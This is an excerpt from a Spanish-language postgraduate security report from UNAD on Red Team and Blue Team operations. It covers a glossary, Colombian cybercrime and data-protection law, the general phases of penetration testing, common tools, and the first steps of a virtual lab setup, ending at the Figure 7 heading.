Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Nelson Enrique Reyes Rincón

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

A Dios, por darme la vida, la sabiduría y la fortaleza para alcanzar cada objetivo. A mi madre, Martha, y a mis hermanos Francisco, Daniel, Johan y Luisa, por su apoyo incondicional en cada etapa de mi vida, tanto en los momentos difíciles como en los de alegría. Dedico este logro a ellos, quienes siempre han sido mi mayor motivación.

Agradecimientos

Expreso mi más sincero agradecimiento a la Universidad Nacional Abierta y a Distancia (UNAD) por brindarme la oportunidad de realizar la Especialización en Seguridad Informática, permitiéndome crecer profesional y personalmente, a mis docentes, por compartir sus conocimientos y guiarme con dedicación durante este proceso académico, a mis compañeros, por el trabajo colaborativo y el aprendizaje conjunto que enriqueció esta experiencia. Finalmente, agradezco a mi familia y amigos por su apoyo constante, que fue fundamental para culminar con éxito esta etapa.

Resumen

El presente informe técnico expone el desarrollo integral de competencias en ciberseguridad, abordando la dinámica colaborativa entre equipos *Red Team* y *Blue Team* en escenarios simulados de ataque y defensa. Inicia con el diseño y configuración de un banco de trabajo virtualizado, empleando herramientas de código abierto para la identificación y explotación de vulnerabilidades en sistemas Windows y Linux. El análisis contempla la aplicación de metodologías de *pentesting*, la gestión de incidentes en tiempo real y la implementación de estrategias de *hardening*, todo bajo el marco normativo colombiano y los principios éticos de la ingeniería. Se examinan casos prácticos de acceso no autorizado, movimiento lateral y contención de amenazas, así como los retos legales asociados a la protección de datos y la denuncia de conductas ilícitas. El trabajo concluye con recomendaciones orientadas a fortalecer la postura de seguridad organizacional, resaltando la importancia de la formación continua, la auditoría permanente y la colaboración multidisciplinar para enfrentar los desafíos actuales en ciberseguridad.

Palabras clave: blue team, ciberseguridad, hardening, pentesting, red team.

Abstract

This technical report presents the comprehensive development of cybersecurity competencies, addressing the collaborative dynamics between *Red Team* and *Blue Team* in simulated attack and defense scenarios. It begins with the design and configuration of a virtualized workbench using open-source tools for identifying and exploiting vulnerabilities in Windows and Linux systems. The analysis includes the application of *pentesting* methodologies, real-time incident management, and the implementation of *hardening* strategies, all within the Colombian regulatory framework and the ethical principles of engineering. Practical cases of unauthorized access, lateral movement, and threat containment are examined, along with legal challenges related to data protection and reporting illicit activities. The work concludes with recommendations aimed at strengthening organizational security posture, emphasizing the importance of continuous training, ongoing auditing, and multidisciplinary collaboration to address current cybersecurity challenges.

Keywords: blue team, cybersecurity, hardening, pentesting, red team.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Ataque lateral (Lateral Movement):

Es una táctica empleada por quienes buscan comprometer una red, consiste en moverse de un equipo ya vulnerado hacia otros sistemas internos, aprovechando permisos o debilidades, con el objetivo de ampliar el acceso y obtener información sensible, esta técnica suele pasar desapercibida si no se cuenta con una buena segmentación de red y monitoreo.

Blue Team:

Se refiere al grupo de especialistas que se dedica a proteger los sistemas de una organización, su labor es anticipar, detectar y responder a amenazas, utilizando herramientas y estrategias para mantener la seguridad y la continuidad operativa, el éxito del Blue Team depende de la capacidad de adaptarse a nuevos riesgos y aprender de cada incidente.

Ciberseguridad:

Es el conjunto de prácticas y medidas que se aplican para resguardar la información y los sistemas tecnológicos frente a riesgos, ataques o accesos no autorizados, su propósito es garantizar la confidencialidad, integridad y disponibilidad de los datos, en la actualidad, la ciberseguridad es un pilar fundamental para la confianza digital en cualquier sector.

Control de acceso:

Son los mecanismos que determinan quién puede ingresar, modificar o consultar información en un sistema, se basa en reglas y permisos que buscan evitar que personas no autorizadas accedan a recursos críticos, un buen control de acceso reduce el impacto de errores humanos y ataques internos.

CSIRT (Computer Security Incident Response Team):

Es el equipo responsable de atender y gestionar incidentes de seguridad informática, su función principal es investigar, contener y solucionar problemas que puedan afectar la infraestructura

tecnológica, la rapidez y coordinación del CSIRT son claves para minimizar daños y recuperar la normalidad.

Explotación (Exploit):

Hace referencia al uso de una debilidad en un sistema para ejecutar acciones no permitidas, quien explota una vulnerabilidad puede obtener privilegios, acceder a datos o alterar el funcionamiento de la plataforma, la explotación suele ser el punto de inflexión en un ataque exitoso.

Firewall:

Es una herramienta, ya sea física o virtual, que filtra el tráfico de red, permite decidir qué comunicaciones se aceptan y cuáles se bloquean, ayudando a prevenir accesos no deseados y ataques externos, un firewall bien configurado es la primera línea de defensa en cualquier arquitectura de red.

Gestión de incidentes:

Consiste en el conjunto de acciones y procedimientos que se aplican cuando ocurre un evento que afecta la seguridad, incluye la detección, análisis, contención, erradicación y recuperación, buscando minimizar el impacto y restaurar la normalidad, una gestión de incidentes efectiva reduce el tiempo de inactividad y los costes asociados.

Hardening:

Son las acciones orientadas a reforzar la seguridad de sistemas y aplicaciones, implica desactivar servicios innecesarios, aplicar configuraciones seguras y reducir al máximo las posibles vías de ataque, el hardening es una práctica preventiva que dificulta la labor de los atacantes.

Metasploit:

Es una plataforma que facilita la realización de pruebas de seguridad, permite simular ataques, desarrollar y ejecutar exploits, ayudando a identificar y corregir vulnerabilidades en entornos

controlados, su uso es habitual en auditorías técnicas y formación de equipos Red Team (Rapid7, 2012).

NAC (Network Access Control):

Es una tecnología que regula el acceso a la red, permitiendo solo la entrada de dispositivos que cumplen con las políticas de seguridad, si detecta equipos sospechosos, puede aislarlos automáticamente, el NAC es especialmente útil en entornos corporativos con alta rotación de dispositivos.

Nmap:

Herramienta utilizada para explorar redes y sistemas, permite descubrir dispositivos conectados, identificar puertos abiertos y detectar posibles debilidades, siendo fundamental en la fase de reconocimiento, su versatilidad la convierte en una herramienta imprescindible para administradores y auditores.

OpenVAS:

Es un sistema de código abierto que ayuda a identificar vulnerabilidades en equipos y redes, realiza análisis detallados y reporta los riesgos encontrados para facilitar su corrección, OpenVAS es valorado por su capacidad de actualización constante y su enfoque colaborativo.

Pentesting (Pruebas de penetración):

Son ejercicios controlados que simulan ataques reales con el fin de descubrir y solucionar fallos de seguridad antes de que puedan ser explotados por terceros, el pentesting permite a las organizaciones anticiparse a amenazas y mejorar sus defensas (Incibe, 2019).

Pivoting:

Técnica que consiste en utilizar un equipo ya comprometido como punto de partida para acceder a otros sistemas dentro de la misma red, ampliando el alcance del ataque, el pivoting suele ser clave para los atacantes que buscan moverse lateralmente y escalar privilegios.

Red Team:

Grupo encargado de poner a prueba la seguridad de una organización mediante simulaciones de ataques, su objetivo es detectar debilidades y evaluar la capacidad de respuesta del equipo defensor, el trabajo del Red Team fomenta la mejora continua y la cultura de seguridad.

SIEM (Security Information and Event Management):

Solución que recopila y analiza información de diferentes sistemas y dispositivos, permite detectar patrones sospechosos, generar alertas y facilitar la investigación de incidentes, el SIEM es fundamental para la monitorización centralizada y el cumplimiento normativo (Moreno, 2015).

Vulnerabilidad:

Es una debilidad o error en un sistema, aplicación o proceso que puede ser aprovechado por un atacante para causar daño, acceder a información o alterar el funcionamiento esperado, identificar y corregir vulnerabilidades es una tarea constante en la gestión de la seguridad.

Introducción

En los últimos años, la transformación digital ha cambiado radicalmente la manera en que las organizaciones gestionan su información y enfrentan los riesgos tecnológicos, este proceso, lejos de simplificar la seguridad, ha traído consigo nuevos desafíos y una mayor exposición a amenazas que evolucionan constantemente, ante este panorama, resulta imprescindible que las empresas adopten enfoques proactivos y colaborativos, donde la prevención y la capacidad de respuesta sean parte integral de la cultura organizacional.

La interacción entre equipos Red Team y Blue Team se ha consolidado como una estrategia clave para fortalecer la defensa de los activos digitales, gracias a la simulación de ataques y la evaluación continua de vulnerabilidades, es posible anticipar incidentes y diseñar soluciones efectivas que van más allá de la reacción ante el problema, el presente informe recoge la experiencia adquirida en el desarrollo de escenarios prácticos, donde se han puesto en marcha metodologías avanzadas de ciberseguridad y se han utilizado herramientas especializadas para abordar situaciones reales.

A lo largo del trabajo, se integran aspectos técnicos, legales y éticos, con el propósito de no solo demostrar competencias profesionales, sino también fomentar una visión crítica y responsable frente a los retos actuales en la protección de la información, el objetivo es aportar reflexiones y aprendizajes que contribuyan a la mejora continua y a la construcción de entornos digitales más seguros y confiables.

Justificación

La protección de la información se ha convertido en un elemento indispensable para la estabilidad y el desarrollo de cualquier organización, en un entorno donde las amenazas informáticas evolucionan de manera constante, resulta imprescindible contar con estrategias que permitan anticipar, detectar y responder a los riesgos de forma efectiva, la aplicación de metodologías Red Team y Blue Team aporta una visión integral, ya que combina la simulación de ataques controlados con la defensa activa y la evaluación continua de los controles implementados.

Este enfoque no solo facilita la identificación de brechas de seguridad y la validación de las medidas existentes, sino que también promueve una cultura de mejora continua y aprendizaje colaborativo, además, la incorporación de criterios legales y éticos garantiza que las acciones emprendidas respeten los derechos fundamentales y se ajusten a la normativa vigente, minimizando así los riesgos legales y reputacionales.

El presente trabajo busca contribuir a la formación de profesionales capaces de enfrentar los desafíos actuales en ciberseguridad, aportando soluciones innovadoras y sostenibles que respondan a las necesidades reales del sector, la experiencia adquirida a lo largo del proceso pretende servir como base para el desarrollo de nuevas competencias y para la consolidación de entornos digitales más seguros y confiables.

Objetivos

Objetivo General

Analizar y fortalecer las capacidades técnicas, tácticas y de respuesta de los equipos Red Team y Blue Team en escenarios simulados de ciberseguridad, integrando metodologías de pentesting, gestión de incidentes y cumplimiento normativo, con el fin de proponer estrategias efectivas para la protección de activos digitales en entornos organizacionales.

Objetivos Específicos

Identificar las principales vulnerabilidades presentes en sistemas Windows y Linux mediante la aplicación de pruebas de penetración estructuradas.

Evaluar la eficacia de las estrategias de defensa implementadas por el Blue Team ante ataques simulados, proponiendo medidas de hardening y monitoreo continuo.

Analizar el marco legal y ético aplicable a las operaciones de ciberseguridad, destacando la importancia de la denuncia y la protección de datos personales.

Documentar el proceso de respuesta y contención ante incidentes, resaltando la importancia de la preservación de evidencias y la coordinación multidisciplinar.

Formular recomendaciones orientadas a la mejora continua de la postura de seguridad organizacional, promoviendo la formación y auditoría permanente.

Fundamentos de Operaciones Red Team y Blue Team

La sinergia entre Red Team y Blue Team permite evaluar la resiliencia de los sistemas frente a ataques simulados y diseñar respuestas efectivas, según Arroyo (2025), la colaboración entre ambos equipos potencia la protección de entornos corporativos, mientras que Kotwani, Sawant y Chopra (2023) destacan que estas estrategias presentan ventajas y desafíos particulares que deben ser gestionados con rigor, estudios recientes confirman que la interacción entre equipos Red y Blue mejora la capacidad de respuesta ante incidentes complejos en entornos simulados (Chindrus & Caruntu, 2023), además, el enfoque Red Team/Blue Team también se aplica en la evaluación de hardware, garantizando la confianza en los sistemas críticos (Rajendran, Jyothi & Karri, 2011), este tipo de prácticas surge como respuesta a los retos que plantea la sociedad en red y la transformación digital, donde la interconexión global incrementa la exposición a riesgos (Castells, 2010).

Legislación en Colombia sobre delitos informáticos y protección de datos

El marco normativo colombiano establece lineamientos claros para la protección de datos y la prevención de delitos informáticos, la Ley 1273 de 2009 tipifica conductas como el acceso abusivo y la interceptación de datos, fundamentales para garantizar la seguridad digital (Guarnizo Portela, 2024); asimismo, las políticas de privacidad y condiciones de uso son reguladas por el Ministerio de Tecnologías de la Información y las Comunicaciones (2022), lo que refuerza la responsabilidad de las organizaciones en el manejo de información sensible, estas disposiciones se complementan con principios éticos establecidos en el Código de Ética para ingenieros (Copnia, 2015), que exigen actuar con probidad y transparencia en la gestión de información, por lo anterior, podemos afirmar que en Colombia, la legislación sobre delitos informáticos y protección de datos personales ha ido evolucionando para adaptarse a las nuevas necesidades del entorno digital, las leyes más relevantes en este ámbito son:

Ley 1581 de 2012: Protección de Datos Personales

Su finalidad es garantizar la protección de los datos personales de los ciudadanos y regular el manejo de la información que recogen las entidades tanto públicas como privadas, aquí se establecen principios fundamentales para el tratamiento de los datos, dentro de ellos se encuentran la transparencia, la finalidad, la seguridad y la calidad de la información, así mismo, otorga a los ciudadanos derechos como el acceso, corrección, y cancelación de sus datos personales; según Zuluaga Mateus (2017), esta ley busca garantizar el derecho a la privacidad de los individuos en un contexto digital en el que la información personal es cada vez más vulnerable a un uso indebido, la ley también obliga a las entidades a obtener el consentimiento explícito de los titulares de los datos antes de realizar cualquier tipo de tratamiento.

Ley 1273 de 2009: Delitos Informáticos

Establece un marco legal para combatir los delitos informáticos en Colombia, aquí se tipifica y sanciona conductas como el acceso no autorizado a sistemas informáticos, el robo de información, la alteración de datos y la utilización fraudulenta de sistemas informáticos, podríamos afirmar que esta ley es en un pilar fundamental para asegurar la integridad de los sistemas informáticos y la protección de la información. Sanne (2024) subraya que esta ley es clave en la lucha contra el cibercrimen, proporcionando las herramientas legales para sancionar a los responsables de estos delitos y garantizar la seguridad digital en el país.

Ley 1341 de 2009: Regulación de las Tecnologías de la Información y la Comunicación

Regula el uso de las tecnologías de la información y la comunicación (TIC) en Colombia, esta ley promueve el acceso equitativo a las TIC, así como el desarrollo y la competitividad en el sector digital, de igual forma, establece directrices para la protección de la infraestructura crítica de la información en el país.

Etapas del pentesting

Las pruebas de penetración son esenciales para evaluar la seguridad de los sistemas, el pentesting permite auditar la seguridad de los sistemas de forma controlada (Incibe, 2019) y se estructura en fases que incluyen reconocimiento, explotación y post-explotación, existen diversas metodologías para pruebas de penetración en ciberseguridad que facilitan la identificación de vulnerabilidades (Palomo Luna, Zambrano Hernández, Moreno Molano & Peña Hidalgo, 2024), además, el pentesting es una herramienta valiosa para las organizaciones que buscan anticiparse a posibles ataques (PandaSecurity, 2018), investigaciones recientes confirman que estas metodologías son efectivas para reducir riesgos en entornos corporativos (Alhamed et al., 2023; Álvarez, 2018; Sanne, 2024).

1. Reconocimiento

Esta es la primera etapa, en ella el objetivo es recopilar toda la información posible sobre el objetivo con el fin de entender cómo está estructurado y qué posibles vulnerabilidades podrían ser explotadas, en esta fase, se incluye el escaneo de puertos, la recolección de datos sobre la infraestructura de red y la identificación de sistemas operativos, una de las herramientas más utilizadas es “Nmap”, toda vez que, que permite escanear redes y descubrir dispositivos conectados.

2. Escaneo y Mapeo de Vulnerabilidades

Una vez agotada la fase de recolección, el siguiente paso es identificar las vulnerabilidades presentes en el sistema, se podría utilizar la herramienta “OpenVAS”, la cual realiza un escaneo completo de las vulnerabilidades conocidas que podrían ser explotadas en los sistemas de destino.

3. Explotación

En esta fase, se intenta explotar las vulnerabilidades identificadas para obtener acceso no autorizado a los sistemas, una de las herramientas más utilizadas es “Metasploit”, toda vez que, permite a los profesionales ejecutar exploits contra las vulnerabilidades detectadas.

4. Post-Explotación

Una vez obtenida la entrada al sistema, el siguiente paso es analizar el impacto del acceso obtenido, aquí se incluye la búsqueda de más vulnerabilidades, el escalamiento de privilegios y la obtención de información adicional; “Empire” es una de las herramientas más útiles en esta fase para mantener el acceso y obtener mayor control sobre el sistema comprometido.

5. Informe

Lo último que se realiza es un informe detallado sobre las vulnerabilidades encontradas, las técnicas utilizadas y las recomendaciones para mitigar los riesgos, esta actividad es clave para que los responsables del sistema tomen las medidas necesarias para fortalecer la seguridad.

Definición y explicación herramientas de ciberseguridad

Entre las herramientas más utilizadas se encuentra Metasploit, ampliamente reconocida por su capacidad para explotar vulnerabilidades en entornos controlados (Rapid7, 2012), asimismo, los sistemas SIEM facilitan la detección y análisis de ataques mediante la correlación de eventos y la generación de alertas en tiempo real (Moreno, 2015), estas herramientas, junto con otras como Nmap y OpenVAS, son fundamentales para implementar pruebas de penetración efectivas y garantizar la protección de los activos digitales, a continuación, se dará a conocer las definiciones y conceptos de cada uno de ellos:

Metasploit:

Herramienta esencial para los pentesters, utilizada para el desarrollo y ejecución de exploits, permite automatizar el proceso de explotación de vulnerabilidades y es ampliamente utilizada para realizar pruebas de penetración en entornos controlados.

Nmap

Herramienta de escaneo de redes la cual permite descubrir dispositivos conectados a una red, identificar puertos abiertos y detectar vulnerabilidades, principalmente es utilizada en la fase de reconocimiento durante un pentest.

OpenVAS

Herramienta que permite escanear y evaluar las vulnerabilidades en sistemas informáticos, es un sistema de gestión de vulnerabilidades de código abierto, su uso es muy común para la identificación de vulnerabilidades en sistemas y redes durante el pentesting.


ExploitDB

Es una herramienta clave para los pentesters que necesitan información sobre vulnerabilidades documentadas, toda vez que, es una base de datos pública de exploits conocidos que ofrece un repositorio de vulnerabilidades junto con sus respectivos exploits.

Reconocimiento, análisis y configuración banco de trabajo

Figura 1.

Instalación Herramienta VirtualBox




Fuente. Elaboración propia Nelson Reyes

Nota: Se puede observar la instalación de la Máquina Virtual (MV) VirtualBox necesaria para el desarrollo de las actividades dispuestas en la guía.

Figura 2.

Descarga de los sistemas operativos Windows 7 y Kali Linux




Fuente. Elaboración propia Nelson Reyes

Nota: se procedió a realizar la descarga de los sistemas operativos Windows 7 y un sistema operativo Kali Linux, imágenes en formato *.OVA, disponibles en el foro del desarrollo de la actividad.

Figura 3.

Direccionamiento IP máquina física




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina física a través del comando ipconfig se procede verificar el direccionamiento IP asignado así: puerta de enlace 192.168.0.1, dirección IP máquina física 192.168.0.5.

Figura 4.

Direccionamiento IP – MV Kali Linux




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina virtual Kali Linux a través del comando ip a se procede verificar el direccionamiento IP asignado así: puerta de enlace 192.168.0.1, dirección IP MV Kali Linux 192.168.0.6.

Figura 5.

Direccionamiento IP MV Windows 7




Fuente. Elaboración propia Nelson Reyes

Nota: en la máquina virtual Windows 7 a través del comando ip a se procede verificar el direccionamiento IP asignado así: puerta de enlace 192.168.0.1, dirección IP MV Kali Linux 192.168.0.7.

Figura 6.

Ping desde la máquina fija hacia puerta de enlace




Fuente. Elaboración propia Nelson Reyes

Nota: En la máquina física se procede a realizar el comando ping con el fin de establecer comunicación con la puerta de enlace, constatando la entrega de paquetes a la dirección 192.168.0.1.

Figura 7.

Ping desde la MV Kali Linux hacia puerta de enlace

